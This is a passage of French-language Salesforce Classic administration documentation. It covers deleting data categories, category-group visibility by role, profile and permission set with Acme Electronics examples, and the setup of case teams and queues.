Le classement d'un article dans une catégorie parent accorde implicitement l'accès aux enfants de cette catégorie. Vous ne pouvez pas appliquer explicitement à la fois une catégorie parent et l'un de ses enfants à un article. Dans la page de modification de l'article, la sélection d'une catégorie parent désactive ses catégories enfant que vous ne pouvez pas sélectionner en même temps que la catégorie parent. Salesforce respecte cet état lorsque vous déplacez une catégorie vers un nouveau parent. Il empêche l'ajout explicite d'une catégorie enfant à un article lorsque la nouvelle catégorie parent est déjà présente.

Dans l'exemple présenté plus haut, la catégorie PDA est déplacée depuis la catégorie parent d'origine Computers vers la nouvelle catégorie parent Consumer Electronics. Par conséquent, le classement des articles peut changer ou non :

- Les articles initialement classés à la fois dans Consumer Electronics et dans PDA perdent PDA, car Consumer Electronics inclut désormais PDA.
- Les articles initialement classés uniquement dans Consumer Electronics, pas dans PDA, ne changent pas. L'accès aux PDA est désormais implicite.
- Les articles initialement classés uniquement dans PDA, pas dans Consumer Electronics, conservent PDA.

# Suppression d'une catégorie de données

La suppression de catégories de données peut allonger les délais de traitement, changer la visibilité et le classement des articles et des questions, en autres conséquences importantes. Avant de supprimer des catégories, lisez attentivement et complètement cette rubrique.

**Important:** Modifiez la hiérarchie des catégories lorsque l'activité des utilisateurs est faible. Le processus d'enregistrement peut entraîner des calculs longs, complexes et nécessiter un délai important. Durant ce processus, les agents peuvent rencontrer des problèmes de performances en recherchant des articles ou des questions, ou en utilisant des listes déroulantes de catégories.

1. Dans Configuration, saisissez *Catégorie de données* dans la case Recherche rapide, puis sélectionnez **Configuration de la catégorie de données**.
2. Cliquez sur le nom d'un groupe de catégories.
3. Cliquez sur le nom d'une catégorie. Si nécessaire, cliquez sur **Développer tout** pour afficher toutes les catégories que contient le groupe de catégories.
4. Appuyez sur la touche Suppr ou sélectionnez **Supprimer la catégorie** dans la liste déroulante Actions.
5. Cliquez sur **OK** dans la boîte de dialogue de confirmation.
6. Sélectionnez un mode de classement des articles associés à la catégorie supprimée ou à ses enfants. Dans tous les cas, les articles conservent leur catégorie dans les autres groupes de catégories.
   - Attribuez la catégorie parent de la catégorie supprimée.
   - Attribuez une catégorie différente. Vous pouvez sélectionner toute autre catégorie dans ce groupe de catégories.

     **Remarque:** La catégorie sélectionnée ne peut être supprimée avant l'enregistrement de votre travail.
   - N'attribuez pas les articles d'une nouvelle catégorie dans ce groupe de catégories.

Suppression d'une catégorie :

- La suppression est définitive. Une catégorie supprimée ne peut être restaurée. Elle n'est pas déplacée vers la Corbeille.
- La suppression des catégories enfant est également définitive.
- Selon les cas, la catégorie et ses enfants sont supprimés des onglets Réponses et Gestion des articles et Knowledge dans tous les canaux et de la base de connaissances publique de votre société.
- Les associations entre les catégories et les articles ou questions sont supprimées. Vous pouvez réattribuer des articles et questions à une autre catégorie.
- Son mappage avec la visibilité est supprimé. Les lecteurs perdent leur visibilité sur les articles et les réponses associés à la catégorie supprimée.

## Éditions

Disponible avec : Salesforce Classic

Les catégories de données et les réponses sont disponibles dans **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition.

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

## AUTORISATIONS UTILISATEUR

Pour afficher la page Catégories de données :
- Afficher les catégories de données

Pour créer, modifier ou supprimer des catégories de données :
- Gérer les catégories de données

# Visibilité des catégories de données

La visibilité de catégories de données peut être définie avec des rôles, des ensembles d'autorisations ou des profils. La visibilité des catégories de données détermine les catégories de données individuelles, les articles de catégories et les questions de catégories auxquels vous avez accès.

Il existe trois types de visibilité :

- Toutes les catégories : toutes les catégories sont visibles
- Aucune : aucune catégorie n'est visible
- Personnalisé : les catégories sélectionnées sont visibles

Avec la visibilité des catégories de données personnalisée, vous pouvez afficher uniquement les catégories qu'autorise votre rôle, vos ensembles d'autorisations ou votre profil.

**Application du paramètre de visibilité**

Pour offrir un large éventail d'informations pertinentes, la visibilité de groupe de catégories est interprétée très librement. Une fois définie comme visible, une catégorie ainsi que ses descendants directs (ancêtres, parent immédiat, enfant principal, autres descendants) sont tous visibles pour les utilisateurs associés à ce rôle. Prenons l'exemple d'un groupe de catégories Géographie qui contient des continents, tels que Asie et Europe, au niveau supérieur, divers pays au deuxième niveau et des villes au troisième niveau. Si France est la seule catégorie visible sélectionnée, vous pouvez afficher les articles classés dans Europe, dans France et dans toutes les villes françaises. En d'autres termes, vous pouvez afficher les catégories qui ont une relation verticale directe avec France, mais pas les articles classés dans ou sous Asie et les autres continents.

Remarque: Seules les catégories de premier niveau du groupe de catégories sont visibles sous l'onglet Réponses. Dans cet exemple géographique, seules les catégories continentales s'affichent sous l'onglet Réponses. Par conséquent, si France est la catégorie sélectionnée comme visible dans les paramètres de visibilité du groupe de catégories, les membres de la zone peuvent lire les questions classées dans Europe.

Les paramètres de visibilité de groupes de catégories sont appliqués sous l'onglet Réponses, l'onglet Gestion des articles, l'onglet Articles dans tous les canaux (application interne, portail partenaire, Salesforce.com Community et portail client) et dans la base de connaissances publique. Dans les zones suivantes, les utilisateurs voient uniquement les catégories autorisées par leur paramètres de visibilité :

- Sous l'onglet Gestion des articles, lors de la création ou de la modification d'articles
- Sous les onglets Gestion des articles et Articles, le menu déroulant de catégorie pour la recherche d'articles
- Sous l'onglet Réponses, les catégories répertoriées sous le nom de la zone

**Paramètres de visibilité initiaux**

Si la visibilité de catégorie de données de rôle, d'ensemble d'autorisations ou de profil n'a pas été configurée, tous les utilisateurs peuvent afficher toutes les catégories de données. Cependant, si la visibilité des catégories de données est configurée, les utilisateurs qui ne sont pas associés à une visibilité de catégories de données par un rôle, un ensemble d'autorisations ou un profil, affichent uniquement les articles et les questions sans catégorie, sauf si vous définissez les catégories associées visibles par défaut. Les paramètres de visibilité du rôle, de l'ensemble d'autorisations et du profil limitent les paramètres de visibilité par défaut. Par exemple, si une catégorie de données est visible par défaut, l'utilisateur ne peut pas l'afficher si son rôle limite l'accès à cette catégorie de données.

Remarque: Si une visibilité de catégorie de données est définie avec des rôles, des ensembles d'autorisations et des profils, Salesforce utilise une logique OR entre les définitions afin de créer une règle de visibilité pour chaque utilisateur.

Éditions

Disponible avec : Salesforce Classic

Les catégories de données et les réponses sont disponibles dans **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition.

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

**Héritage du paramètre de visibilité basé sur un rôle**

Les rôles enfant héritent des paramètres de leur rôle parent et sont synchronisés lorsque le rôle parent change. Vous pouvez personnaliser et réduire la visibilité du rôle enfant, mais lorsque vous l'augmentez, vous ne pouvez pas dépasser la visibilité du rôle parent. Par défaut, les utilisateurs du portail client et les utilisateurs du portail partenaire héritent des paramètres de visibilité du groupe de catégories attribué à leur responsable de compte. Vous pouvez modifier les paramètres de visibilité du groupe de catégories pour chaque rôle du portail. Les utilisateurs du portail haut volume n'ont aucun rôle. Vous devez donc définir des paramètres de visibilité par ensemble d'autorisations ou profil afin de permettre à ces utilisateurs d'afficher les articles et questions classés dans des catégories.

**Visibilité des articles classés**

Les utilisateurs peuvent lire un article s'ils peuvent afficher au moins une catégorie par groupe de catégories de l'article. Par exemple, prenons un article classé dans *Lorraine* et *Bretagne* dans le groupe de catégories Géographie, et dans *Ordinateurs de bureau* dans le groupe de catégories Produits.

- Si vous disposez d'une visibilité sur Bretagne et Ordinateurs de bureau mais pas sur Lorraine, vous pouvez afficher l'article.
- Si vous ne disposez pas de visibilité Lorraine ou Bretagne mais vous en disposez sur Ordinateurs de bureau, vous ne pouvez pas afficher l'article.
- Si vous disposez d'une visibilité sur Lorraine mais pas sur Ordinateurs de bureau, vous ne pouvez pas afficher l'article.

**Visibilité révoquée**

La visibilité de catégories de données peut être révoquée (définie sur **Aucune**) pour un groupe de catégories particulier. Les utilisateurs associés au rôle, ensemble d'autorisations ou profil cible peuvent afficher uniquement les articles et les questions qui ne sont pas classés dans une catégorie de ce groupe de catégories. Par exemple, si le rôle d'un utilisateur a une visibilité révoquée dans le groupe de catégorie Géographie et une visibilité active dans le groupe de catégories Produits, il peut afficher les articles sans catégorie dans Géographie et les articles classés en catégorie dans Produits. Une zone de réponses ne peut être attribuée qu'à un seul groupe de catégories. Par conséquent, si le groupe de catégories Géographie est attribué à la zone et que la visibilité du rôle d'un membre est révoquée pour ce groupe, le membre peut afficher uniquement les questions sans catégorie.

Pour consulter des exemples détaillés, reportez-vous à Exemples de paramètres de visibilité des articles dans les groupes de catégories à la page 3187

# Différences entre la visibilité de catégories et les autres modèles Salesforce

Ces paramètres sont uniques pour les articles et les questions, et diffèrent des autres modèles Salesforce

Ces paramètres sont uniques pour les articles et les questions, et diffèrent des autres modèles Salesforce :

**Réservé aux articles et aux questions**

Les paramètres de visibilité des groupes de catégories détermine qui a accès aux articles et aux questions. Les articles et les questions sont des objets standard, mais ils ne disposent pas de paramètres par défaut à l'échelle de l'organisation, de règles de partage ou de partage manuel d'enregistrement.

**Accès**

Les paramètres de visibilité de groupes de catégories dépendent du rôle, de l'ensemble d'autorisations ou du profil de l'utilisateur. Les rôles enfant ne peuvent pas afficher plus de catégories que leur rôle parent. Pour changer la visibilité de catégories pour un utilisateur et, par conséquent, des articles et des questions d'une catégorie, vous devez modifier les paramètres de visibilité du rôle, de l'ensemble d'autorisations ou du profil de l'utilisateur. Alternativement, si la visibilité de catégories de données personnalisée n'est pas attribuée, rendez certaines catégories visibles pour tous les utilisateurs.

**Interprétation large des paramètres de visibilité**

Pour offrir un large éventail d'informations pertinentes, la visibilité de groupe de catégories est interprétée très librement. Une fois définie comme visible, une catégorie ainsi que ses descendants directs (ancêtres, parent immédiat, enfant principal, autres descendants) sont tous visibles pour les utilisateurs associés à ce rôle. Prenons l'exemple d'un groupe de catégories Géographie qui contient des continents, tels que Asie et Europe, au niveau supérieur, divers pays au deuxième niveau et des villes au troisième niveau. Si France est la seule catégorie visible sélectionnée, vous pouvez afficher les articles classés dans Europe, dans France et dans toutes les villes françaises. En d'autres termes, vous pouvez afficher les catégories qui ont une relation verticale directe avec France, mais pas les articles classés dans ou sous Asie et les autres continents.

Remarque: Seules les catégories de premier niveau du groupe de catégories sont visibles sous l'onglet Réponses. Dans cet exemple géographique, seules les catégories continentales s'affichent sous l'onglet Réponses. Par conséquent, si France est la catégorie sélectionnée comme visible dans les paramètres de visibilité du groupe de catégories, les membres de la zone peuvent lire les questions classées dans Europe.

Éditions

Disponible avec : Salesforce Classic

Les catégories de données et les réponses sont disponibles dans **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition.

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

# Visibilité des groupes de catégories de rôles

| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour afficher les détails d'un rôle : | Afficher la configuration |
| Pour modifier et supprimer des rôles : | Gérer les rôles |
| Pour modifier et supprimer des ensembles d'autorisations et des profils : | Gérer les profils et les ensembles d'autorisations |
| Pour afficher les utilisateurs : | Afficher la configuration |
| Pour modifier les utilisateurs : | Gérer les utilisateurs internes |
| Pour afficher les catégories : | Afficher les catégories de données |
| Pour gérer les catégories de données : | Gérer les catégories de données<br>ET<br>Afficher les catégories de données |

Éditions

Disponible avec : Salesforce Classic

Les catégories de données et les réponses sont disponibles dans **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition.

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

La liste associée Paramètres de visibilité de groupes de catégories répertorie les catégories que peuvent afficher les utilisateurs de ce rôle, selon le groupe de catégories.

Pour afficher le paramètre de visibilité de la catégorie d'un rôle, dans Configuration, saisissez *Rôles* dans la case `Recherche rapide`, puis sélectionnez **Rôles** ainsi que le rôle. Pour afficher les paramètres de visibilité de la catégorie d'un rôle de portail client ou de portail partenaire, dans Configuration, saisissez *Utilisateurs* dans la case `Recherche rapide`, puis sélectionnez **Utilisateurs** et cliquez sur le nom du rôle.

Le tableau ci-dessous présente les valeurs possibles dans la colonne Visibilité de la liste associée :

| Visibilité | Description |
|---|---|
| `Toutes les catégories` | Les utilisateurs peuvent afficher toutes les catégories du groupe de catégories. Cette option est disponible uniquement pour le rôle supérieur dans la hiérarchie des rôles. Lorsque vous créez un groupe de catégories, sa visibilité est définie par défaut sur `Toutes les catégories`. |
| `Aucune` | Les utilisateurs ne peuvent afficher aucune catégorie du groupe de catégories. |
| `Personnalisé` | Les utilisateurs peuvent afficher une sélection de catégories du groupe de catégories. |

Dans Paramètres de visibilité de groupes de catégories, vous pouvez effectuer les opérations suivantes :

- Pour afficher les détails du paramètre d'un groupe de catégories, cliquez sur son nom.
- Pour modifier les paramètres de visibilité d'un groupe de catégories, cliquez sur **Modifier** en regard du groupe.

# Modification de la visibilité par défaut des catégories de données

Vous pouvez modifier la visibilité par défaut des catégories de données.

1. Dans Configuration, saisissez *Visibilité de la catégorie de données par défaut* dans la case Recherche rapide, puis sélectionnez **Visibilité de la catégorie de données par défaut**.

   Tous les groupes de catégories actifs et inactifs sont répertoriés.

2. Sélectionnez un groupe de catégories, puis cliquez sur **Modifier**.
3. Pour définir toutes les catégories du groupe de catégories visibles par défaut, sélectionnez **Toutes les catégories**. Pour définir aucune catégorie visible par défaut, sélectionnez **Aucun**. Pour définir certaines catégories visibles par défaut, sélectionnez **Personnalisé**.
4. Si vous sélectionnez Personnalisé, déplacez les catégories depuis la zone Catégories disponibles vers la zone Catégories sélectionnées, selon vos besoins. La sélection d'une catégorie comprend implicitement ses catégories parent et enfant. Pour supprimer la visibilité par défaut, déplacez les catégories en sens inverse depuis la zone Catégories sélectionnées vers la zone Catégories disponibles.

## Éditions

Disponible avec : Salesforce Classic

Les catégories de données et les réponses sont disponibles dans **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition.

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

## AUTORISATIONS UTILISATEUR

Pour afficher les catégories :

- Afficher les catégories de données

Pour gérer les catégories de données :

- Gérer les catégories de données

  ET

  Afficher les catégories de données

Pour attribuer des groupes de catégories par défaut :

- Gérer les catégories de données

# Modification de la visibilité de groupes de catégories

Vous pouvez modifier la visibilité de vos catégories de données.

1. Accédez à la page des paramètres de visibilité de catégorie de données dans Configuration.
   - Pour des rôles, saisissez *Rôles* dans la case Recherche rapide, puis sélectionnez **Rôles**.
   - Pour un rôle dans le portail client ou le portail partenaire : saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs**.
   - Pour les ensembles d'autorisations, saisissez *Ensembles d'autorisations* dans la case Recherche rapide, puis sélectionnez **Ensembles d'autorisations**.
   - Pour des profils : saisissez *Profils* dans la case Recherche rapide, puis sélectionnez **Profils**.
2. Ouvrez le groupe de catégories de données à modifier.
   - Pour des rôles, dans la liste associée Paramètres de visibilité des groupes de catégories, cliquez sur **Modifier** en regard du groupe de catégories à modifier.
   - Pour des ensembles d'autorisations et des profils :
     a. Cliquez sur le nom d'un ensemble d'autorisations ou d'un profil.
     b. Cliquez sur **Visibilité de la catégorie de données**.
     c. Cliquez sur **Modifier** en regard du groupe de catégories de données que vous souhaitez attribuer.
3. Sélectionnez un paramètre de visibilité.

| Paramètre de visibilité | Description |
|---|---|
| Toutes les catégories | Les utilisateurs peuvent afficher toutes les catégories du groupe de catégories. Cette option est disponible uniquement pour le rôle supérieur dans la hiérarchie des rôles. Lorsque vous créez un groupe de catégories, sa visibilité est définie par défaut sur Toutes les catégories. |
| Aucune | Les utilisateurs ne peuvent afficher aucune catégorie du groupe de catégories. |
| Personnalisé | Les utilisateurs voient votre sélection personnalisée de catégories. Pour des rôles, vous pouvez sélectionner les catégories visibles pour le rôle parent. Si la visibilité du rôle parent change et devient inférieure à la celle de son enfant, la visibilité des catégories du rôle enfant est réinitialisée et hérite de la visibilité de son parent.<br><br>Pour sélectionner des catégories, double-cliquez dessus dans la zone Catégories disponibles. Vous pouvez également sélectionner une catégorie, puis cliquer sur **Ajouter**. La sélection d'une catégorie comprend implicitement ses catégories parent et enfant. Les catégories grisées ne peuvent pas être sélectionnées, car leur parent a déjà été sélectionné.<br><br>Remarque: Pour personnaliser un rôle, un ensemble d'autorisations ou un profil défini sur Toutes les catégories, vous supprimez **Tous** de |

## Éditions

Disponible avec : Salesforce Classic

Les catégories de données et les réponses sont disponibles dans **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition.

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

## AUTORISATIONS UTILISATEUR

Pour afficher les catégories :
- Afficher les catégories de données

Pour gérer les catégories de données :
- Gérer les catégories de données

  ET

  Afficher les catégories de données

Pour attribuer des groupes de catégories par défaut :
- Gérer les catégories de données

| Paramètre de visibilité | Description |
| --- | --- |
| | la zone `Catégories sélectionnées` avant de sélectionner des catégories spécifiques. |

4. Cliquez sur **Enregistrer**.

**Meilleures pratiques de visibilité des catégories de données**

- Lorsque vous créez un groupe de catégories, sa visibilité est définie par défaut sur `Toutes les catégories`.
- Lorsque vous attribuez une visibilité à une catégorie, vous l'attribuez également à ses catégories enfant et parent. Pour attribuer l'accès à toutes les catégories de la branche dans la hiérarchie des catégories, sélectionnez la catégorie de niveau supérieur `Toutes les catégories`.
- Les utilisateurs auxquels aucune visibilité de catégorie n'est attribuée par rôle, ensemble d'autorisations ou profil, peuvent afficher uniquement les articles et les questions sans catégorie, à l'exception des cas suivants :
  - L'utilisateur dispose de l'autorisation « Afficher toutes les données ».
  - Un groupe de catégories est visible pour tous les utilisateurs, dans la page Visibilité de la catégorie de données par défaut, dans Configuration.
- Pour la visibilité basée sur le rôle, les utilisateurs du portail client et les utilisateurs du portail partenaire héritent par défaut du rôle attribué à leur responsable de compte. Vous pouvez modifier les paramètres de visibilité du groupe de catégories pour chaque rôle du portail.
- Laissez vos groupes de catégories désactivés afin de configurer votre hiérarchie de catégories et d'attribuer une visibilité. Tant que vous n'avez pas activé manuellement un groupe de catégories, il ne s'affiche pas dans Salesforce Knowledge ou dans votre communauté de réponses
- Pour la visibilité basée sur le rôle, configurez toujours la visibilité de catégories de données avec une approche descendante dans la hiérarchie des rôles. Accordez la plus large visibilité au rôle supérieur et une visibilité limitée aux rôles subordonnés.

# Exemples de paramètres de visibilité des articles dans les groupes de catégories

Examinez des exemples de paramètres de groupes de catégories pour les autorisations de visibilité des articles.

Il existe trois types de visibilité :

- Toutes les catégories : toutes les catégories sont visibles
- Aucune : aucune catégorie n'est visible
- Personnalisé : les catégories sélectionnées sont visibles

Avec la visibilité des catégories de données personnalisée, vous pouvez afficher uniquement les catégories qu'autorise votre rôle, vos ensembles d'autorisations ou votre profil.

Ces exemples sont basés sur deux exemples de groupes de catégories, Produits et Géographie :

**Remarque:** Bien que les paramètres de visibilité du groupe de catégories sont disponibles dans les communautés de réponses (questions) et dans Salesforce Knowledge (articles), les exemples ci-dessous s'appliquent uniquement aux articles. Les communautés de réponses prennent en charge un groupe de catégories et une catégorie de données par question.

**Groupe de catégories de produits**

- Tous les produits
  - Électronique grand public
    - Appareils photo
    - Audio
    - Imprimantes
  - Électronique d'entreprise
    - Routeurs
    - Commutateurs
    - PEX
  - Ordinateurs
    - Ordinateurs portables
    - Ordinateurs de bureau
    - Assistants personnels

**Groupe de catégories de produits**

- Tous les pays
  - Continent Américain
    - États-Unis
    - Canada
    - Brésil
  - Asie
    - Chine
    - Japon

**Éditions**

Disponible avec : Salesforce Classic

Les catégories de données et les réponses sont disponibles dans **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition.

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

- Inde
- Europe
  - France
  - Royaume-Uni
  - Pologne

## Exemple 1 : Une hiérarchie de rôles

Dans cet exemple, la société Acme Electronics fabrique du matériel et offre un support client aux particuliers et aux entreprises. Le service Ingénierie est organisé par produit. Le service Support est organisé par zone géographique. Europe et Amérique sont gérés par des équipes de la société, mais Asie est sous-traitée. Les équipes de l'entreprise et celles du sous-traitant comprennent des équipes secondaires dédiées au support des particuliers ou des entreprises.

Le tableau ci-dessous présente les catégories visibles pour chaque rôle dans l'organisation Acme Electronics, et indique si les paramètres de visibilité sont hérités du rôle parent ou s'ils correspondent à des paramètres de visibilité personnalisés.

| Hiérarchies des rôles chez Acme Electronics | Catégories géographiques visibles | Catégories de produits visibles |
|---|---|---|
| PDG | Tous les pays | Tous les produits |
| Vice-président chargé de l'ingénierie | Tous les pays<br>*Hérité du PDG* | Tous les produits<br>*Hérité du PDG* |
| Équipe d'ingénierie Particuliers | Tous les pays<br>*Hérite du Vice-président de l'Ingénierie* | Électronique grand public<br>*Personnalisé* |
| Équipe d'ingénierie Entreprise | Tous les pays<br>*Hérite du Vice-président de l'Ingénierie* | Électronique d'entreprise<br>*Personnalisé* |
| Équipe d'ingénierie Ordinateurs | Tous les pays<br>*Hérite du Vice-président de l'Ingénierie* | Ordinateurs<br>*Personnalisé* |
| Vice-président chargé du support | Tous les pays<br>*Hérité du PDG* | Tous les produits<br>*Hérité du PDG* |
| Vice-président de l'Assistance entreprise | Europe, Amérique<br>*Personnalisé* | Tous les produits<br>*Hérite du Vice-président de l'Assistance* |
| Directeur de l'Assistance consommateur | Europe, Amérique<br>*Hérite du Vice-président de l'Assistance entreprise* | Électronique grand public, Ordinateurs<br>*Personnalisé* |
| Directeur de l'Assistance entreprise | Europe, Amérique<br>*Hérite du Vice-président de l'Assistance entreprise* | Électronique entreprise, Ordinateurs<br>*Personnalisé* |

| Hiérarchies des rôles chez Acme Electronics | Catégories géographiques visibles | Catégories de produits visibles |
|---|---|---|
| Support sous-traité | Asie<br>*Personnalisé* | Tous les produits<br>*Hérite du Vice-président de l'Assistance* |
| Équipe de support Particuliers | Asie<br>*Hérite de l'Assistance sous-traitée* | Électronique grand public, Ordinateurs<br>*Personnalisé* |
| Équipe de support Entreprises | Asie<br>*Hérite de l'Assistance sous-traitée* | Électronique entreprise, Ordinateurs<br>*Personnalisé* |

## Exemple 2 : Visibilité des articles

L'exemple dans le tableau ci-dessous montre en détails comment les paramètres de visibilité des catégories limitent l'affichage des utilisateurs. Cet exemple comprend trois utilisateurs dont les paramètres de catégorie sont placés entre parenthèses.

**Tableau 45: Exemple : Comment les paramètres de visibilité des catégories limitent l'affichage des utilisateurs**

| Catégories | Lorsque la visibilité de l'Utilisateur 1 est Tous les pays/Ordinateurs, la catégorie est : | Lorsque la visibilité de l'Utilisateur 2 est Amérique/Tous les produits, la catégorie est : | Lorsque la visibilité de l'Utilisateur 3 est France/Aucun, la catégorie est : |
|---|---|---|---|
| Tous les pays/Ordinateurs portables | VISIBLE | VISIBLE | PAS VISIBLE |
| Canada/Ordinateurs | VISIBLE | VISIBLE | PAS VISIBLE |
| États-Unis/Tous les produits | VISIBLE | VISIBLE | PAS VISIBLE |
| Europe/Commutateurs | PAS VISIBLE | PAS VISIBLE | PAS VISIBLE |
| Europe/Aucune catégorie | VISIBLE | PAS VISIBLE | VISIBLE |

Utilisateur 1 : La visibilité de chaque catégorie dans laquelle l'article est classé doit être accordée à l'utilisateur, ou chaque catégorie dans laquelle l'article est classé doit être visible par défaut. Dans cet exemple, l'Utilisateur 1 peut afficher l'Europe, car Europe est un enfant de Tous les pays, mais il ne peut pas afficher Commutateurs car Commutateurs ne fait pas partie de Ordinateurs. Pour cette raison, l'Utilisateur 1 ne peut pas afficher les articles classés dans Europe/Commutateurs.

Utilisateur 2 : Lorsqu'une catégorie devient est visible pour un utilisateur via des paramètres personnalisés ou est visible par défaut, ses catégories enfant et parent sont implicitement incluses. Par conséquent, l'Utilisateur 2 peut afficher les articles de la catégorie Tous les pays, qui est parent de Amérique. Il peut également afficher les Articles classés dans États-Unis car cette catégorie est enfant de Amérique.

Utilisateur 3 : Si un utilisateur n'a pas accès à l'ensemble du groupe de catégories, il peut afficher uniquement les articles classés hors de ce groupe. L'Utilisateur 3 ne peut pas afficher les articles de la catégorie Tous les pays/Ordinateur portable, car il ne dispose d'aucune visibilité dans le groupe de catégories qui comprend Ordinateur portable, mais il peut afficher les articles de la catégorie Europe/Sans catégorie.

# Équipes et files d'attente de requêtes

Créez des équipes regroupant les personnes qui collaborent pour accélérer la résolution des requêtes et créez des files d'attente pour partager la charge de travail entre les équipes.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Équipes de requêtes

Les équipes de requête regroupent les personnes qui travaillent ensemble à la résolution d'une requête, par exemple un agent de support, un responsable du support et un responsable produit.

### Files d'attente

Définissez la priorité, distribuez et attribuez des enregistrements aux équipes qui partagent des charges de travail. Accédez aux files d'attente à partir de vues de liste. Les membres d'une file d'attente peuvent s'approprier n'importe quel enregistrement de la file d'attente. Elles sont disponibles pour des requêtes, des pistes, des commandes, des objets personnalisés, des contrats de service ou des versions d'article Knowledge.

### Création de files d'attente

Définissez la priorité, distribuez et attribuez des enregistrements aux équipes qui partagent des charges de travail. Le nombre de files d'attente que vous pouvez créer n'est pas limité. Vous pouvez sélectionner la date à laquelle les membres reçoivent les notifications par e-mail.

# Équipes de requêtes

Les équipes de requête regroupent les personnes qui travaillent ensemble à la résolution d'une requête, par exemple un agent de support, un responsable du support et un responsable produit.

Si votre administrateur a configuré des équipes de requêtes, vous pouvez ajouter des personnes à la liste associée Équipe de requêtes dans les requêtes. Lors de l'ajout d'un membre d'équipe, dans les rôles prédéfinis, sélectionnez le rôle de la personne sur cette requête. Le rôle détermine le niveau d'accès à la requête, par exemple accès en lecture seule ou accès en lecture-écriture.

Vous pouvez ajouter des contacts à des équipes de requête, mais ils peuvent accéder aux requêtes uniquement lorsqu'ils sont activés en tant qu'utilisateurs du portail client attribués aux présentations de page de requête. Les utilisateurs de portail client ne peuvent pas mettre à jour les équipes de requête ni afficher les rôles de l'équipe de requête. Les équipes de requête ne sont pas disponibles pour le portail partenaire.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Remarque: Les administrateurs peuvent prédéfinir des équipes de requête pour vous permettre d'ajouter rapidement les personnes avec lesquelles vous travaillez fréquemment. Les administrateurs peuvent créer des règles de requête qui ajoutent des équipes prédéfinies aux requêtes correspondant à des critères spécifiques. Ils peuvent également créer des alertes par e-mail qui informent les membres d'équipe lorsqu'une action est exécutée sur une requête.

Conseil: Pour filtrer la liste des requêtes lorsque vous êtes un membre d'équipe, sélectionnez **Mes équipes de requête**. Pour générer des rapports sur les équipes de requête auxquelles vous appartenez, exécutez un rapport de requête, puis sélectionnez **Requêtes de mon équipe** dans le filtre Afficher.

### Configuration d'équipes de requête

Créez des équipes de requêtes afin de faciliter le regroupement des personnes qui travaillent ensemble pour résoudre des requêtes. Avant de créer des équipes de requête, définissez des rôles d'équipe.

Création de rôles d'équipe de requête

Avant de configurer ou de prédéfinir des équipes de requête, créez des rôles qui déterminent le niveau d'accès des membres d'équipe aux requêtes.

CONSULTER ÉGALEMENT :

Files d'attente

## Configuration d'équipes de requête

Créez des équipes de requêtes afin de faciliter le regroupement des personnes qui travaillent ensemble pour résoudre des requêtes. Avant de créer des équipes de requête, définissez des rôles d'équipe.

Pour permettre aux personnes de créer et d'utiliser des équipes de requête, ajoutez la liste associée Équipe de requête à des présentations de page de requête. Vous pouvez également créer des alertes par e-mail qui notifient les membres d'équipe des activités dans une requête, par exemple l'ajout d'un commentaire. De plus, si vous avez des équipes de requête prédéfinies, créez des règles d'attribution qui ajoutent des équipes requête correspondant à des critères spécifiques, par exemple lorsque les requêtes sont issues d'e-mails.

**Remarque:** Les équipes de requêtes sont prises en compte dans l'espace de stockage maximal de votre organisation. Chaque membre d'équipe d'une requête représente 2 Ko d'espace de stockage.

CONSULTER ÉGALEMENT :

Équipes de requêtes

Création de présentations de page

Configuration de règles d'attribution

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour configurer les équipes de requête :

- Personnaliser l'application

  ET

  Gérer les utilisateurs

Pour ajouter des membres à une équipe :

- Autorisation de modification sur les requêtes

# Création de rôles d'équipe de requête

Avant de configurer ou de prédéfinir des équipes de requête, créez des rôles qui déterminent le niveau d'accès des membres d'équipe aux requêtes.

Vous pouvez créer un nombre illimité de rôles d'équipe de requête. Nous recommandons toutefois de limiter leur nombre à 20 afin de ne pas submerger les membres d'équipe.

1. Dans Configuration, saisissez *Rôles d'équipe de requête* dans la case Recherche rapide, puis sélectionnez **Rôles d'équipe de requête**.
